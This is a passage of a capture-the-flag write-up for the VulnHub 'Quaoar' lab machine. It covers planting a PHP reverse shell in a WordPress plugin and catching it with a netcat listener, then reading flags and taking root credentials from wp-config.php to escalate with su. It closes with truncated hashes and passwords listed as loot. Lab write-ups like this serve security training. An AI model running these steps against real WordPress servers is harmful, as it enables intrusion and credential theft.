


Figure 4: writeup.exploitation.steps.1.1

2. We then edit the Hello Dolly plugin file `hello.php`, add a PHP reverse shell to it and activate the plugin while running a `netcat` listener to catch incoming shell:

```
1 nc -nlvp 9999
```




Figure 5: writeup.exploitation.steps.2.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.quaoar # nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.175] 42776
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
 18:35:52 up  1:23,  0 users,  load average: 0.23, 2.26, 3.29
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
$
$ ifconfig
/bin/sh: 5: ifconfig: not found
$
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:00:bd:18 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.175/24 brd 192.168.92.255 scope global eth0
    inet6 fe80::20c:29ff:fe00:bd18/64 scope link
        valid_lft forever preferred_lft forever
3: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN
    link/ether 0e:2b:33:f7:8b:ad brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
$

```

Figure 6: writeup.exploitation.steps.2.2

## Phase #2.5: Post Exploitation

```

1 www-data@Quaoar> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@Quaoar>
4 www-data@Quaoar> uname
5 Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386
   ↪ GNU/Linux
6 www-data@Quaoar>
7 www-data@Quaoar> ifconfig
8 eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
9     link/ether 00:0c:29:00:bd:18 brd ff:ff:ff:ff:ff:ff
10     inet 192.168.92.175/24 brd 192.168.92.255 scope global eth0
11     inet6 fe80::20c:29ff:fe00:bd18/64 scope link
12         valid_lft forever preferred_lft forever
13 www-data@Quaoar>
14 www-data@Quaoar> users
15 wpsadmin

```

### Phase #3: Privilege Escalation

1. While exploring home directory for user `wpadmin` we find a `flag.txt` file:

```
1 cat /home/wpadmin/flag.txt
```

```
www-data@Quaoar:/$ cd /home/wpadmin/
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$ ls -la
total 12
drwxr-xr-x 2 root    root    4096 Oct 22  2016 .
drwxr-xr-x 3 root    root    4096 Oct 24  2016 ..
-rw-r--r-- 1 wpadmin wpadmin  33 Oct 22  2016 flag.txt
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$ cat flag.txt
2bafe61f03117ac66a73c3c514de796e
www-data@Quaoar:/home/wpadmin$
```

Figure 7: writeup.privesc.steps.1.1

2. While exploring the `/var/www/wordpress` directory we find `wp-config.php` file with MySQL credentials in it:

```
1 cat /var/www/wordpress/wp-config.php → root/rootpassword!
```

```

wpadmin@Quaoar:/var/www/wordpress$ pwd
/var/www/wordpress
wpadmin@Quaoar:/var/www/wordpress$
wpadmin@Quaoar:/var/www/wordpress$ head -n25 wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'rootpassword!');
wpadmin@Quaoar:/var/www/wordpress$

```

Figure 8: writeup.privesc.steps.2.1

3. We test these credentials to gain root privileges and are successfully given access:

```

1 su

```

```

wpadmin@Quaoar:/tmp$ su
Password:
root@Quaoar:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Quaoar:/tmp#
root@Quaoar:/tmp# uname -a
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
root@Quaoar:/tmp#
root@Quaoar:/tmp# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:00:bd:18
          inet addr:192.168.92.175  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe00:bd18/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:717947 errors:0 dropped:0 overruns:0 frame:0
          TX packets:682113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:99707351 (99.7 MB)  TX bytes:204115457 (204.1 MB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1767 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1767 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:380741 (380.7 KB)  TX bytes:380741 (380.7 KB)

virbr0    Link encap:Ethernet  HWaddr 0e:2b:33:f7:8b:ad
          inet addr:192.168.122.1  Bcast:192.168.122.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@Quaoar:/tmp#

```

Figure 9: writeup.privesc.steps.3.1

4. We then read the `/root/flag.txt` file to complete the challenge:

```
1 cat /root/flag.txt
```

```

root@Quaoar:~# cat /root/flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
root@Quaoar:~#

```

Figure 10: writeup.privesc.steps.4.1

## Loot

### Hashes

```
1 root:$6$CM3c1cdI$HbQWZ1QdGEWV8yo3j7M84i1/_  
   ↪ RFK4G7fafTUIUYLWk52zm908KRLhqZenF8KbqsUjH1ZQk4VmNEeEbBCRj.....  
2 wpadmin:$6$FtTN/YPC$iidNFmRVpQ1p2kkfo0Z60zNPqR95DQ/7G10aze2CA2W3ik/sHHyEPaNNY57tMvRDU0/_  
   ↪ Rs62FEimiKXD2V.....
```

### Credentials

```
1 ssh: wpadmin/wpad..., root/rootpassw....  
2 wordpress: admin/ad...
```

### Flags

```
1 2bafe61f03117ac66a73c3c51.....  
2 8e3f9ec016e3598c5eec11fd3.....
```

## References

- [+] <https://www.vulnhub.com/entry/hackfest2016-quaoar,180/>
- [+] <https://www.blackroomsec.com/quaoar-write-up/>